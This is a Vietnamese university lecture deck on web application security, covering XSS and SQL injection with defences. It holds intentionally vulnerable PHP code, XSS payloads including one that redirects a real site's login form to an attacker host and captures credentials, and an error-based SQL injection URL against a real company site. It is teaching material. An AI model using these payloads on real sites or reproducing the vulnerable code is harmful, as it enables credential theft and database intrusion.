

CƠ SỞ AN TOÀN THÔNG TIN

Bài 8. An toàn phần mềm

An toàn phần mềm

1

Lỗ hổng web

2

Lỗ hổng phần
mềm

3

An toàn phần
mềm

1

Lỗ hổng web

2

Lỗ hổng phần
mềm

3

An toàn phần
mềm

Lỗi hỏng ứng dụng web

❑ **Diễn hình:**

- SQL Injection,
- Cross-Site Scripting (XSS)

❑ **Khác:**

- Cross-Site Request Forgery (CSRF)
- Path Traveling
- Xác thực yếu
- Không có cơ chế chống spam
- ...

Mục đích tấn công ứng dụng web

- Truy cập trái phép CDSL: SQL Injection,
- Truy cập trái phép file: Path Traveling
- Đánh cắp tài khoản/quyền người dùng (Password guessing, SQL Injection, XSS, XSS Session Hijacking, CSRF)
- Cài đặt mã độc (XSS+)
- Quảng cáo (XSS Click Hijacking)
- Theo dõi người dùng (XSS Click Hijacking+)
- Từ chối dịch vụ (spam)
-

Cross-Site Scripting

❑ **Khái niệm:** XSS là một lỗ hổng cho phép hacker chèn script vào tham số truy vấn HTTP và sau đó script này được thực thi trên máy người dùng.

❑ **Mục đích thực hiện XSS:**

- Đánh cắp tài khoản
- Đánh cắp cookie (SessionID)
- Thực hiện Click Hijacking

Cross-Site Scripting

Cross-Site Scripting

```
<?php
$name = $_GET['name'];
echo 'Welcome $name<br>';
echo '<a href="http://examples.com/">Click to
Download</a>';
?>
```

http://www.domain.com/index.php?name=John


Welcome John

[Click to Download](http://examples.com/)

Cross-Site Scripting

```
http://www.domain.com/index.php?name=John<script>alert('This site is vulnerable to XSS')</script>
```

Welcome John




Cross-Site Scripting

```
http://www.domain.com/index.php?name=John<script>  
window.onload = function() {var  
link=document.getElementsByTagName("a");  
link[0].href=" http://a-fake-site.com/";}</script>
```

Welcome John

[Click to Download](#)

Lỗ hổng XSS trên thực tế (www.zing.vn)




Cross-Site Scripting

Truy vấn thông thường

<http://login.me.zing.vn/login/fail>

Cross-Site Scripting



Cross-Site Scripting

Tamper Popup

https://sso3.zing.vn/login

Request Header Name	Request Header Value
Host	sso3.zing.vn
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://login.me.zing.vn/login
Cookie	_utma=1.2052718310.137

Post Parameter Name	Post Parameter Value
pid	25
u1	http%3A%2F%2Flogin.me
fp	http%3A%2F%2Flogin.me
apikey	6c78e66f436d279ea62255a
u	tendangnhap
p	matkhaucuatoi


OK Cancel

Cross-Site Scripting

Truy vấn có chèn script

```
http://login.me.zing.vn/login/fail?p="><script>var list =  
document.getElementsByTagName  
("form")[0];list.setAttribute("action","http://zing.net76.n  
et");</script>
```

Cross-Site Scripting



Cross-Site Scripting

Tamper Popup

http://zing.net76.net/

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	zing.net76.net	pid	25
User-Agent	Mozilla/5.0 (Wind	u1	http%3A%2F%2Flog
Accept	text/html,applicat	fp	http%3A%2F%2Flog
Accept-Language	en-US,en;q=0.5	apikey	6c78e66f436d279ea
Accept-Encoding	gzip, deflate	u	tendangnhap
Referer	http://login.me.zi	p	matkhaucuatoi
		longtime	1

OK Cancel

Cross-Site Scripting

❑ Kịch bản tấn công XSS điển hình:

- Tạo URL chứa script và gửi cho nạn nhân
- Nạn nhân mở URL và script được thực thi

Cross-Site Scripting

❑ Phòng chống XSS

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...
- Người dùng không mở các đường link từ những nguồn không đáng tin cậy

SQL Injection

- **Khái niệm:** Lỗ hổng SQL Injection là lỗ hổng cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL một cách trái phép

SQL Injection



SQL Injection Demonstration Part I

Brian Contos, CISSP, Chief Security Strategist

SQL Injection


```
$uname = isset($_POST['uname']) ? $_POST['uname'] : "";  
$passwd= isset($_POST['passwd']) ? $_POST['passwd']:"";  
$query = "SELECT * FROM tbl_users WHERE username =  
        '" + $uname + "' AND password = '" + $passwd + "'";  
$result = @mysqli_query($query);  
if (!$result)  
    //Xác thực thất bại  
elseif  
    //Xác thực thành công
```

Enter Username and Password

Username

Password

SQL Injection



SQL Injection

❑ Ví dụ một truy vấn SQL Injection

`http://www.vinamilk.com.vn/?vnm=help&id=32
and 1=convert(int, (select top 1 table_name from
information_schema.tables)) --comment`

Microsoft OLE DB Provider for ODBC Drivers error
'80040e07'

[Microsoft][ODBC SQL Server Driver][SQL
Server]Conversion failed when converting the nvarchar
value 'ConsultantArticle' to data type int.
/help.asp, line 26

SQL Injection

❑ Phòng chống SQL Injection

- Lọc dữ liệu đầu vào: sử dụng các bộ lọc có sẵn hoặc tự xây dựng
- Kiểm thử: Acunetix Web Vulnerability Scanner, Grabber, ...

Tài liệu tham khảo

1. Nguyễn Tuấn Anh, Hoàng Thanh Nam,
Xây dựng ứng dụng web an toàn,
Học viện KTMM, 2013
2. Zalewski, **The Tangled Web. A Guide
to Securing Modern Web
Applications,** No Starch Press, 2011
3. Ryan Barnett, **Preventing Web Attacks
with Apache,** Addison Wesley, 2006

Tài liệu tham khảo

4. Joel Scambray, **Hacking Exposed Web Applications**, McGraw-Hill, 2002
5. Rolf Oppliger, **Security Technologies for the World Wide Web**, Artech, 2003
6. Michael Cross, **Web Application Vulnerabilities Detect, Exploit, Prevent**, Syngress, 2007
7.

Frameworks



bWAPP 

an extremely buggy web application !

1

Lỗ hổng web

2

Lỗ hổng phần
mềm

3

An toàn phần
mềm

Các dạng lỗ hổng phần mềm

❑ **Diễn hình:**

- Tràn bộ đệm (Buffer Overflow)
- Chuỗi định dạng (Format String)

